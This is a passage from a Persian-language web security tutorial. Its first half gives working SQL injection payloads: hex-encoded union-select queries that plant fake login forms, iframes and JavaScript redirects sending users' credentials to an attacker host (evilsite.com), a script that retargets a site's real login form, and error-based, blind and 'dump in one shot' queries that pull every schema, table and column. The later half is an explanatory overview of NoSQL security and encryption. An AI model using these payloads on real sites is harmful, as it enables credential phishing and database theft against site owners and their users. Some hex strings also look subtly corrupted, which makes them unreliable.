5. Redirect user to Your Fake Page
6.Inject a javascript to change Current Login Form

که دو مرحله ی اول یعنی پیدا کردن اسیب پذیری و پیدا کردن نوع تزریق در گذشته به ان پرداخته ایم و مستقیما به مرحله سوم می رویم.

فرض می کنیم ستون اسیب پذیر که ستون سوم است را پیدا کرده ایم.حالا نوبت به ان است که پیلود خودمان را در ان تزریق کنیم.برای ساده تر شدن اینکار ابتدا پیلود خود را به هگز انکود می کنیم.

پیلود اصلی ما به فرم زیر میباشد:

```
<form action=http://evilsite.com/get_it.php method="POST">
Username : <input type="text" name="username"><br>
Password :<input type="text" name="password">
<input type="submit">
</form>
<iframe height=0 width=0>
```

به پیلود انکود شده ی ما به صورت زیر می باشد:

```
0x3c666f726d20616374696f6e3d687474703a2f2f6576696c736974652e636f6d2f6765745f69742e706870206d6574686f643d22504f535422
3e557365726e616d65203a203c696e707574207479706520746578742220
6e616d653d22757365726e616d65223e3c62723e50617373776f726420
3a3c696e707574207479706520746578742220206e616d653d22706173
3776f7264223e3c696e707574207479706520737562d6974223e3c2f
666f726d3e3c696672616d65206865696768743d3020776964683d30
3e
```

و نحوه تزریق پیلود مورد نظر در تارگت فرضی به صورت زیر می باشد:

```
http://fakesite.com/link.php?id=-1' union select
1,2,0x3c666f726d20616374696f6e3d687474703a2f2f6576696c736974
```

```
652e636f6d2f6765745f69742e706870206d6574686f643d22504f5354223e557365726e616d65203a203c696e70757420747970653d22746578742206e616d653d22757365726e616d65223e3c62723e50617373776f7264203a3c696e70757420747970653d227465787422206e616d653d2270617373776f7264223e3c696e70757420747970653d227375626d6974223e3c2f666f726d3e3c696672616d65206865696768743d302077696474683d303e,4--
```

کوئری بالا باعث می شود که پیلود ما در سایت قرار گیرد و برای بقیه یوزر های نمایش داده شود و در صورتی که یوزر ها اطلاعات لاگین را در فرمی که ما تزریق کرده ایم وارد کنند اطلاعات به سایت ما ارسال می شوند که به اصطلاح به این حملات فیشینگ گفته می شود.

در متد بعدی به تزریق iframeبه وبسایت می پردازیم.

Iframe چیست؟

یک iframe برای نمایش صفحه وب، درون یک صفحه وب دیگر استفاده می شود.

تزریق یک پیلود iframeباعث میشود که پیلود ما کوچک تر شود و ظاهر بهتری داشته باشد.

برای مثال پیلود ما به شکل زیر است:

```
<br><iframe src="http://www.evilsite.com/fakepage.php" height=300 width=300 frameBorder="0" scrolling="no"></iframe>
```

و پیلود انکود شده ما به هگز به فرم زیر است:

```
0x3c62723e3c696672616d65207372633d22687474703a2f2f7777772e6576696c736974652e636f6d2f66616b65706167652e706870220686569
```

```
6768743d33303020776964746 83d333030206672616d65426f726465723d223022207363726f6c6c696e673d226e6f223e3c2f696672616d653e
```

و نحوه تزریق پیلود مورد نظر در تارگت فرضی به صورت زیر میباشد:

```
http://fakesite.com/link.php?id=-1' union select 1,2,0x3c62723e3c696672616d65207372633d22687474703a2f2f7777772e6576696c736974652e636f6d2f66616b65706167652e706870222068656696768743d333030207769647 4683d333030206672616d65426f726465723d223022207363726f6c6c696e673d226e6f223e3c2f696672616d653e,4--
```

کوئری بالا باعث میشود که پیلود ما در سایت قرار گیرد و برای بقیه یوزر ها یک فرم لاگین نمایش داده شود و در صورتی که یوزر ها اطلاعات را در فرمی که ما تزریق کرده ایم وارد کنند اطلاعات به سایت ما(هکر) ارسال می شوند.

در متد اخر یعنی ریدایرکت کردن یوزر ها به سایت جعلی ما از جاواسکریپت برای این کار استفاده می کنیم.

در این تکنیک ما پیولد جاواسکریپت خودمان را در ستون اسیب پذیر تزریق می کنیم.

پیلود ما:

```
<script>window.location.href="http://www.evilsite.com/fakepage.php"</script>
```

پیلود انکود شده ما:

```
0x3c7363726970743e77696e646f772e6c6f636174696f6e2e687265663d22687474703a2f2f7777772e6576696c736974652e636f6d2f66616b65706167652e706870223c2f7363726970743e
```

نحوه استفاده از پیلود در تارگت فرضی:

```
http://fakesite.com/link.php?id=-1' union select 1,2,0x3c7363726970743e77696e646f772e6c6f636174696f6e2e68726563d22687474703a2f2f7777772e6576696c736974652e636f6d2f66616b65706167652e706870223c2f7363726970743e,4--
```

با استفاده از پیولد فوق یوزر به صفحه جعلی ما ریدایرکت خواهد شد و اطلاعاتی که وارد می کند برای ما ذخیره میشود.
در تکنیک اخر :پیلود خودمان را طوری طراحی می کنیم که کاربر در صفحه اصلی سایت لاگین کند اما اطلاعاتش به صفحه ما ارسال شود.که به این کار لینک دادن فرم لاگین نیز می گویند.
پیلود اصلی ما:

```
<script>document.getElementsByTagName("form")[0].action="http://www.evilsite.com/fakepage.php"</script>
```

پیلود انکود شده ما:

```
0x3c7363726970743e646f63756d656e742e676574456c656d656e747342795461674e616d652822666f726d22295b305d2e616374696f6e3d22687474703a2f2f7777772e6576696c736974652e636f6d2f66616b65706167652e706870223c2f7363726970743e
```

نحوه استفاده از پیلود در تارگت فرضی:

```
http://fakesite.com/link.php?id=-1' union select
1,2,0x3c7363726970743e646f63756d656e742e676574456c656d656e74
7342795461674e616d652822666f726d22295b305d2e616374696f6e3d
22687474703a2f2f7777772e6576696c736974652e636f6d2f66616b657
06167652e706870223c2f7363726970743e,4--
```

با اینکار کاربر در صفحه اصلی لاگین میکند و فکر میکند که ارتباط امن است اما اطاعات به صفحه جعلی ما ارسال میشوند.

حملاتDumping Database From Login Form

در این نوع حملات به این پرداخته میشود که چطور هکر با استفاده از اسیب پذیری صفحه لاگین میتواند پایگاه داده را استخراج (dump)کند.
برای انجام این حملات میتوان از 3تکنیک زیر استفاده کرد:

1. Xpath Injection
2. Sub Query Injection
3. Blind Injection Both Techniques.

در ابتدا به بررسی سورس کد صفحه لاگین اسیب پذیر می پردازیم:

```
$uname=$_POST['uname'];

$passwrd=$_POST['passwrd'];

$query="select username,pass from users where
username='$uname' and password='$passwrd' limit 0,1";

$result=mysql_query($query);

$rows = mysql_fetch_array($result);

if($rows)

{
```

```
echo "You have Logged in successfully" ;
create_session();
}
else
{
Echo "Better Luck Next time";
}
```

در متد اول کوئری را به فرم زیر است:

```
select username,pass from users where username='$uname' and password='$passwrd' limit 0,1
```

و تزریق ما یکی از فرم های زیر خواهد بود:

```
username : ' or extractvalue(0x0a,concat(0x0a,(select database()))) and ''='
username : " or extractvalue(0x0a,concat(0x0a,(select database()))) and ""="
username : ' or extractvalue(0x0a,concat(0x0a,(select database()))) --+
username : " or extractvalue(0x0a,concat(0x0a,(select database()))) --+
username : ' or extractvalue(0x0a,concat(0x0a,(select database()))) #
username : " or extractvalue(0x0a,concat(0x0a,(select database()))) #
```

```
username : ' or extractvalue(0x0a,concat(0x0a,(select database()))) --

username : " or extractvalue(0x0a,concat(0x0a,(select database()))) --
```

در تزریق های بالا میشود فیلد پسورد را خالی گذاشت.اگر هرکدام از کوئری های بالا جواب داد نتیجه میگیریم از ان نوع بایپس باید استفاده کنیم.که در مثال بالا اولی جواب میدهد:

```
select username,pass from users where username='' or extractvalue(0x0a,concat(0x0a,(select database()))) and ''='' and password='' limit 0,1
```

نتیجه کوئری فوق در قالب یک ارور به ما نمایش داده میشود.

در متد دوم کوئری ما به شکل زیر است:

```
select username,pass from users where username="$uname" and password="$passwrd" limit 0,1
select username,pass from users where username='$uname' and password='$passwrd' limit 0,1
```

. متد تزریق ان یکی از متد های زیر خواهد بود:

```
username : ' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) and ''='

username : " or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) and ""="
```

```
username : ' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --+

username : " or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --+

username : ' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) #

username : " or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) #

username : ' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --

username : " (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --
```

در مثال بالا نیز می توان فیلد پسورد را خالی گذاشت. و کوئری که جواب داد متوجه می شویم که باید از ان استفاده کنیم که برای مثال بالا کوئری اول جواب میدهد:

```
select username,pass from users where username='' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) and ''='' and password='' limit 0,1
```

و در اخر خروجی در قالب یک ارور به ما نمایش داده می شود.

سپس نوبت به متد اخر می رسد.

این تکنیک قبلا توضیح داده شده است و فقط کوئری و نوع تزریق در ان اورده می شود:

نوع کامنت گذاری:

```
" or true--
```

با ازمون و خطا تعداد کاراکتر های نام پایگاه داده را پیدا می کنیم:

```
username = ' or (select 1 from dual where length(database())=10)--
```

اگر توانستیم لاگین کنیم پس تعداد حروف نام پایگاه داده 10تا می باشد اگر نه دوباره باید تست کنیم.

حملات DIOS(Dumping in One Shot)

این نوع حملات از لحاظ پیچیدگی پیاده سازی در رده بالایی قرار دارند و به همین نسبت قدرت زیادی دارند.

یک کوئری ساده برای به دست اوردن تمامی پایگاه داده های موجود به شکل زیر می باشد:

```
(select (@a) from (select(@a:=0x00),(select (@a) from (information_schema.schemata)where (@a)in (@a:=concat(@a,schema_name,'<br>'))))a)
```

کوئری فوق به ما تمامی پایگاه داده های موجود را در یک تزریق می دهد و این عالی است!اما از لحاظ پیچیدگی باید به بررسی دقیق ان بپردازیم:

در ابتدا باید عبارت کلیدی inرا بررسی کنیم و ببینیم چه کارایی در sqlدارد:

```
select * from tablename where name in
('darklight','saeid','ceuk','kerman')
```

در کوئری بالا مشخص شده است که تمامی رکورد هایی از جدول استخراج شوند که نام مقادیر darklight,saeid,ceuk,kermanمی باشد.

راه دیگری که می توان این کوئری را نوشت به فرم زیر است:

```
select * from tablename where name='darklight' or name='saeid' or
name='ceuk' or name='kerman';
```

که خروجی هر دو کوئری یکسان است.

حال نوبت به ان رسیده است که به بررسی دقیق تر DIOSبپردازیم.

```
(select (@a) from (information_schema.schemata)where (@a)in
(@a:=concat(@a,schema_name,'<br>')))
```

در کوئری بالا اتفاقی که می افتد این است که ما یک متغییر به نام @aرا از information_schema.schemataانتخاب کرده و با تمامی دیتا های که در داخل کلاز in اورده شده اند ترکیب میکنیم.در قسمت قرمز رنگ نیز مشاهده میشود که@aبا خودش ترکیب شده است.

```
 (select (@a) from (select(@a:=0x00),(select (@a) from
(information_schema.schemata)where (@a)in
((@a:=concat(@a,schema_name,'<br>'))))a)
```

سپس نوبت به ان رسیده است که در یک حرکت نام تمامی پایگاه داده ها را به ما نشان بدهد.اما یک نکته وجود دارد که تعداد بیشتر از 1024 کاراکتر را نمی تواند نشان بدهد باری همین از تکنیک زیر برای بایپس ان استفاده می کنیم:

```
(select (@a) from (select(@a:=0x00),(select (@a) from
(information_schema.tables)where (@a)in
(@a:=concat(@a,table_name,'<br>'))))a)
```

در کوئری بالا نام تمامی جداول را به ما نمایش می دهد اما ما باید به ان یک شرط اضافه کنیم که نام های حداول مربوط بهinformation_schema را از ان حذف کند برای این کار می توان به فرم زیر عمل کرد:

```
(select (@a) from (select(@a:=0x00),(select (@a) from
(information_schema.tables)where
table_schema!='information_schema' and(@a)in
(@a:=concat(@a,table_name,'<br>'))))a)
```

اما یک مشکل دیگر وجود دارد و ان این است که نمی دانیم کدوم جدول مربوط به کدام پایگاه داده است،برای حل این مشکل نیز می توانیم به شکل زیر عمل کنیم:

```
 (select (@a) from (select(@a:=0x00),(select (@a) from
(information_schema.tables)where
table_schema!='information_schema' and(@a)in
(@a:=concat(@a,table_schema,0x3a,table_name,'<br>'))))a)
```

الان ما نام جداول و نام پایگاه داده ها را داریم اما بهتر است به فرم زیر عملکرده و نام پایگاه داده و جداول و ستون ها را در کنار هم داشته باشیم:

```
(select (@a) from (select(@a:=0x00),(select (@a) from
(information_schema.columns)where
```

```
table_schema!='information_schema' and(@a)in
(@a:=concat(@a,table_schema,' > ',table_name,' >
',column_name,'<br>'))))a)
```

برای مثال نیز می توانیم نام تمامی جداولی که درابتدای انها نام kermanاماده است را استخراج کنیم:

```
 (select (@a) from (select(@a:=0x00),(select (@a) from
(information_schema.columns)where
table_schema!='information_schema' and table_name like
'kerman_%' and(@a)in (@a:=concat(@a,table_schema,' >
',table_name,' > ',column_name,'<br>'))))a)
```

در اینجا مبحث پایگاه داده های sqlبه اتمام میرسد و بررسی پایگاه داده های nosqlمی پردازیم.

امنیت در پایگاه داده های NoSql

سیستم های پایگاه داده NoSQL طوری طراحی شده است که بازدهی در لحظه داشته باشد و بتواند با حجم عظیمی از داده کار کند این بازدهی که در اصل پیاده سازی فلسفه بی هزینگی در بیشتر محصولات NoSQL بوده است, یکی از عوامل مهم جلب توجه شرکت ها به آن به شمار می رود هر چند شرکت ها نباید پیاده سازی NoSQL را بدون در نظر گرفتن دغدغه های امنیتی آن انجام دهند.

سیستم‌های پایگاه داده NoSQL طوری طراحی شده‌است که بازدهی در لحظه داشته باشد و بتواند با حجم عظیمی از داده کار کند. این بازدهی که در اصل پیاده‌سازی فلسفه بی‌هزینگی در بیشتر محصولات NoSQLبوده است، یکی از عوامل مهم جلب توجه شرکت‌ها به آن به‌شمار می‌رود. هر چند شرکت‌ها نباید پیاده‌سازی NoSQL را بدون در نظر گرفتن دغدغه‌های امنیتی آن انجام دهند.

چه‌کسی از NoSQL استفاده می‌کند؟

NoSQLمی‌تواند برای هر شرکتی که داده‌های بزرگ دارد، ابزار مهمی باشد. داده‌های بزرگ در حقیقت مجموعه‌ای از داده است که دیگر نمی‌توان به‌صورت لحظه‌ای و از طریق پایگاه داده‌های سنتی با آنها برخورد کرد.

NoSQLمجموعه‌ای بزرگ‌تر از سیستم‌های مدیریت پایگاه داده است و مانند دیگر پایگاه داده‌های سنتی رابطه‌ای نیست. این پایگاه داده‌ها از SQL به‌عنوان زبان اصلی query استفاده نمی‌کند و نیازی به اسکیماهای ثابت هر جدول داده ندارد NoSQL .توسط یک شرکت تغذیه نمی‌شود و بسیاری از آنها منبع‌باز است ؛ در حقیقتNoSQL یک واژه کلی است که به تمام سیستم‌های آلترناتیو غیر رابطه‌ای اطلاق می‌شود.

در حال حاضر، پایگاه داده‌های NoSQL در مرحله تکامل است. برخلاف رقبای RDBMS خود مثل DB2 یاMySQL ، اوراکل وSQL سرور، میزان حملات به این نوع سرورها هنوز مشخص نشده است و انتظار می‌رود حملات به این نوع پایگاه داده‌ها ساختار و شکل متفاوتی داشته باشد.
ورود به پایگاه داده از طریق تزریق NoSQL نباید خیلی دور از انتظار باشد. بخش عمده‌ای از پیاده‌سازی‌های NoSQL بدون احراز هویت و از طریق موتورهای پردازشی جاوااسکریپت است.
البته بخش عمده‌ای از این ایده را، در کنفرانس کلاه سیاه آمریکا، برایان سالیوان مطرح کرد که با کمک یک اسکریپت در سمت سرور موفق شد به پایگاه داده NoSQL نفوذ کند و دستورهای پایه و اولیه را اجرا کند.

آیا NoSql ناامن است؟

پایگاه داده‌های NoSQL با دیدگاه امنیت محض طراحی نشده و اولویت اصلی آن سرعت دسترسی به داده‌های بزرگ بوده است. بنابراین توسعه‌دهندگان یا تیم‌های امنیتی باید لایه‌های امنیتی خاص خود را به ابزارهای NoSQL سازمانی‌شان اضافه کنند.
طی چند سال گذشته، بسیاری از مشاغل کوچک وارد قلمرو داده‌های بزرگ شده‌اند و به‌دنبال مدیریت داده‌ها همیشه در حال افزایش شغلی بوده‌اند؛ بنابراین طبیعی است که روزانه هدف حملات بیشتر امنیتی قرار بگیرند. آمارهای شرکت‌های امنیتی هم همین موضوع را ثابت می‌کند و هر روز به تعداد این حملات افزوده می‌شود.
بخشی از این رویداد به این موضوع بر می‌گردد که اغلب مشاغل کوچکی که این پایگاه داده‌ها را راه‌اندازی می‌کنند، از شیوه مدیریت امنیت این گونه جدید اطلاعات کافی ندارند و همین سبب می‌شود به‌طور کلی تهدیدهای امنیتی را نادیده بگیرند و به‌صورت پیش‌فرض سیستم را نصب کنند.

این در حالی است که نصب پیش‌فرض در پایگاه داده‌های رابطه‌ای سنتی با رعایت بسیاری از نکات امنیتی همراه است.
برای مثال، بیشتر محصولاتNoSQL ، اجازه می‌دهد دستورها در محیط معتمد (Trusted Environment)بدون در نظر گرفتن امنیت و هویت فرد اجرا شود و بعضا حتی این اقدام را توصیه و تشویق نیز می‌کند.
در این حالت‌ها، تنها ماشین‌هایی خاص می‌تواند به پورت TCP پایگاه داده دسترسی پیدا کند. اما این که اجازه بدهیم شبکه‌مان بخش امنیتی را کنترل کند ـ آن هم در جایی که تقریبا رایانه‌ای را نمی‌توان پیدا کرد که تا به‌حال به اینترنت وصل نشده باشد ـ یعنی دعوت کردن از تهدیدهای امنیتی برای دزدیدن اطلاعات اساسی.
ماژول‌های امنیتی Kerberos هم‌اکنون توسعه یافته است و می‌تواند رفتاری شبیه NTLM در تشخیص کاربر داشته باشد.

امن‌سازی پایگاه داده‌هایNoSql

به‌دلیل آن که اغلب پایگاه داده‌های NoSQL منبع‌باز هستند، کمک به این جوامع و پیاده‌سازی روش‌های بهتر امنیتی از سوی شرکت‌هایی که این سیستم‌ها را پیاده می‌کنند، گزینه بهتری خواهد بود؛ چرا که در نهایت ایرادهای آن روش امنیتی مشخص شده و NoSQLها به مراتب بهتر از گذشته خواهند بود.
پایگاه داده‌های NoSQL همانند پایگاه داده‌های رابطه‌ای سنتی با دغدغه‌های امنیتی مشابهی مواجهند و بهتر است دغدغه‌های زیر هنگام نصب این پایگاه داده‌ها بررسی شود:
ـ رمزگذاری فیلدهای حساس پایگاه داده
ـ نگهداشتن داده‌های بدون رمزگذاری در محیط Sandbox و ایزوله
ـ استفاده مناسب از فیلدهای ورودی
ـ اجرای سیاست‌های قوی احراز هویت

البته، حالت ایده‌آل آن موقع خواهد بود که استانداردی قابل قبول برای ورود به این گونه سیستم‌ها ایجاد شود و رمزگذاری در این نوع پایگاه داده‌ها، شکل واقعی به‌خود بگیرد. تا رسیدن به مرحله

استانداردسازی، بهترین روش برای جلوگیری از مشکلات امنیتی، اعمال کنترل در میان‌افزار و نه سطح بیرونی است. بیشتر نرم‌افزارهای میان‌افزاری در حال حاضر از سیستم‌های احراز هویت پشتیبانی می‌کنند. برای مثال اگر جاوا در حال استفاده است، JAAS، گزینه خوبی است و SpringSourceنیز قابل دسترسی است.

مهم‌ترین نکته‌ای که در پیاده‌سازی این نوع پایگاه داده‌ها باید به‌یاد داشت، این است که: پیش از آن که در استفاده از این سیستم‌ها عجله شود، باید دغدغه‌های امنیتی را درک سپس راه‌حلی برای آنها پیدا کرد. این مساله را باید همواره به یاد داشته باشیم که پایگاه داده‌های NoSQL امنیت مطلق ندارد و همانند دیگر سیستم‌های نرم‌افزاری، نگه داشتن سپر محافظ برای پیشرفتن در چنین محیطی الزامی است.

تجزیه و تحلیل امنیت و عملکرد پایگاه داده های رمزگذاری شدهNoSql

مهاجمین روش های فراوانی برای گرفتن دسترسی غیر مجاز به سرورها ، با استفاده از آسیب پذیری های نرم افزاری و یا خطای انسانی دارند.

این تنها نوع حمله ای نیست که یک تهدید محسوب شود؛ افراد معتبر، اما کنجکاو مانند مدیران سیستم و یا توسعه دهندگان ممکن است محرمانه بودن پایگاه داده را نقض کنند. این به ویژه در پایگاه داده هایی که در زیربناهای ابری نگهداری می شوند اهمیت پیدا میکنند. با وجود افزایش محبوبیت این سرویس ها، باید همیشه در نظر داشت که خطرات امنیتی هنگامی که اپلیکیشن ها در منابع ابری میزبانی می شوند افزایش می یابد.

با رمزنگاری اطلاعات ذخیره شده در این پایگاه داده ها، می توان با اینگونه حملات مقابله کرد.

رمزگذاری نتایج به این صورت است که سیستم فایل، دایرکتوری یا سطرهای جداگانه یک پایگاه داده ،توسط سرور هنگام انتقال از حافظه برای ذخیره سازی ، رمزگذاری و رمزگشایی می شوند.

رمزگذاری کامل دیسک نشان داده است که با استفاده از یک cold boot attack به حافظه های سرور قابل توقف است.

مشکل اساسی رمزگذاری نتایج(encryption at rest) این است که سرور باید از کلید مخفی آگاهی داشته باشد. علاوه بر این باید به ارائه دهنده سرویس ابری که نرم افزار پایگاه داده را میزبانی می کند اعتماد کرد تا به درستی داده هایی که به آنها ارسال می شود را رمزگذاری کند . مزایای

داشتن زیرساخت در ابر این است که دارای یک زیرساخت خوب است و اغلب ارزان تر است تا تمام اطلاعات موجود در آن قرار گیرد.

یکی دیگر از گزینه هایی که ممکن است امنیت بیشتری داشته باشد، رمزگذاری در سمت مشتری(کلاینت) است. این به این معنی است که تنها مشتری دارای کلید مخفی است و یک رمزگذاری پایان به پایان(end to end) را تظمین می کند. محبوبیت رمزنگاری پایان به پایان در حال افزایش است ، به عنوان مثال برنامه های چت مثل WhatsApp و سیگنال که وعده داده اند که بین مشتریان رمزگذاری پایان به پایان انجام شود. هر چند این به معنی از دست دادن قابلیت پرس و جو است چراکه سرور دیگر قادر به خواندن داده ها نیست.

در تلاش برای بهبود امنیت و عملکرد فردی به نام Popa و همکارانش با استفاده از طرح های رمزنگاری (No)SQL-aware encryption schemes راهی برای حفاظت از پایگاه داده ها ارائه داده اند که با حفظ محرمانگی پایگاه داده امکان انجام عملیات جستجو و محاسبات داده های رمزگذاری شده ای که در پایگاه داده نگهداری می شوند را فراهم می سازد. انجام این کار به مشتریان اجازه می دهد بدون اینکه سرور کلید مخفی را بداند ، پایگاه داده را پرس و جو کنند.

در حالی که پایگاه داده های رابطه ای SQL همچنان بر بازار پایگاه داده تسلط دارند، پایگاه داده های NoSQLبا کارایی در حال گرفتن بازار SQL هستند. این تحول بیشتر در برنامه های big data مشهود است.

Encryption at restاصطلاحی است که برای توصیف رمزگذاری داده های غیر فعال در یک پایگاه داده استفاده می شود. تکنولوژی مشابه آن در رمزگذاری سخت افزارها و فایل سیستم ها شایع است. هنگامی که داده های غیر فعال برای یک عملیات مورد نیاز است، داده ها توسط برنامه پایگاه داده رمزگشایی شده و به عنوان متن ساده ذخیره می شوند.این نوع رمزگذاری معمولا با استفاده از روش های رمزنگاری اثبات شده مانند AESیا RSA انجام می شود. برای اطمینان از بهترین امنیت ممکن، کلید های رمزگذاری باید جداگانه از داده های رمزگذاری شده ذخیره شوند و به طور مرتب به روز شوند. برای مقادیر بیشتر داده ها توصیه می شود از حالت AES ECB استفاده نشود چراکه بلوک های یکسان از متن ساده به بلوک های یکسان از متن رمزنگاری می شوند. این امر موجب می شود که الگوهای داده ای که قابل مشاهده باشند که در مورد امنیت ، ناخوشایند باشند.

هنگامی که داده های غیر فعال ذخیره می شود، به اندازه ی کلید AESشما ایمن هستند، اما داده های فعال به اندازه ی نوسان پذیریشان امن هستند. با توجه به خواص حافظه کامپیوتر، ممکن است محتوای "رمزگذاری نشده" حافظه را با انجام "cold boot attack"استخراج کند.

MongoLabsاز ورژن 3.2 نسخه MongoDB Enterprise Advanced edition1از encryption at rest پشتیبانی می کند. در آن از کتابخانه OpenSSL استفاده می شود تا صفحات در سطح برنامه با استفاده از AES۲۵۶-CBC رمزگذاری شوند. این کار عملکرد را بهبود می بخشد زیرا فقط صفحات اصلاح شده باید رمزگذاری شده یا رمزگشایی شوند.

محاسبات روی داده های رمزگذاری شده

یک راه حل امن تر، رمزگشایی داده ها این است که تا زمانی که به کلاینت می رسند، به تعویق بیوفتند. این کار این اطمینان را می دهد که داده های حساس بر روی سرور حتی در هنگام بارگیری در حافظه قابل ردگیری نباشند.

در نتیجه پایگاه داده قادر به خواندن اطلاعات ذخیره شده برای کلاینت نیست. اما چگونه پایگاه داده می تواند در مورد داده های خود پرس وجو(query) انجام دهد اگر حتی نمی تواند مطالب آن را بخواند؟ این جایی است که محاسبات بر روی داده های رمز شده وارد می شود. با محاسبه داده های رمز شده، سرور پایگاه داده قادر به انجام عملیات روی داده های رمز شده با امنیت است که کمترین حد ممکن داده ها نشت پیدا کنند. برای حفظ محرمانه بودن اطلاعات و محاسبات، چند طرح رمزگذاری موجود است. این محدوده از رمزگذاری، اضافه کردن دو مقدار رمزگذاری شده، ضرب مقادیر رمزگذاری شده (رمزگذاری همگن) و یا رمزگذاری ای که اجازه می دهد دو مقدار رمز شده مقایسه شوند.

حالا قصد داریم به چالش های مهم امنیتی که در رویارویی با پایگاه داده های nosqlمواجه میشویم اشاره کنیم.

1- اکثر پایگاه داده های NoSQL ویژگی های امنیتی جاسازی(embeded)در پایگاه داده را ارائه نمی دهند و این کار باید توسط برنامه نویس انجام گیرد.
2- مسائل مربوط به امنیت که RDBMS ها را تحت تأثیر قرار داده بودند نیز در پایگاه داده های NoSQL و همچنین موارد جدیدی که توسط ویژگی های جدید آنها اعمال شد به ارث برده شد.

3- امنیت ممکن است دشوار باشد زیرا: 1- با توجه به ماهیت ناپایدار (پویا) داده ذخیره شده در این پایگاه های داده 2- محیط توزیع شده 3- هزینه امنیت در مقایسه با ارتقاء 4- هیچ سازگاری قوی وجود ندارد

4- کنترل مجوز ها و اهراز هویت ها (Fine-grained authorization and inference control)

5- تعریف محدودیت یکپارچگی و کنترل (Integrity constraint definition and control)

6- حریم خصوصی کاربران

منابع:

- Top 10 Database Threats(Imperva)
- NoSQL Database Systems and their Security Challenges (2015 sharif confrerence)
- Security and Performance Analysis of Encrypted NoSQL Databases(2017 Amesterdam University)
- netamooz.net
- http://securityidiots.com/Web-Pentest/SQL-Injection
- https://www.computerweekly.com/tip/Securing-NoSQL-applications-Best-practises-for-big-data-security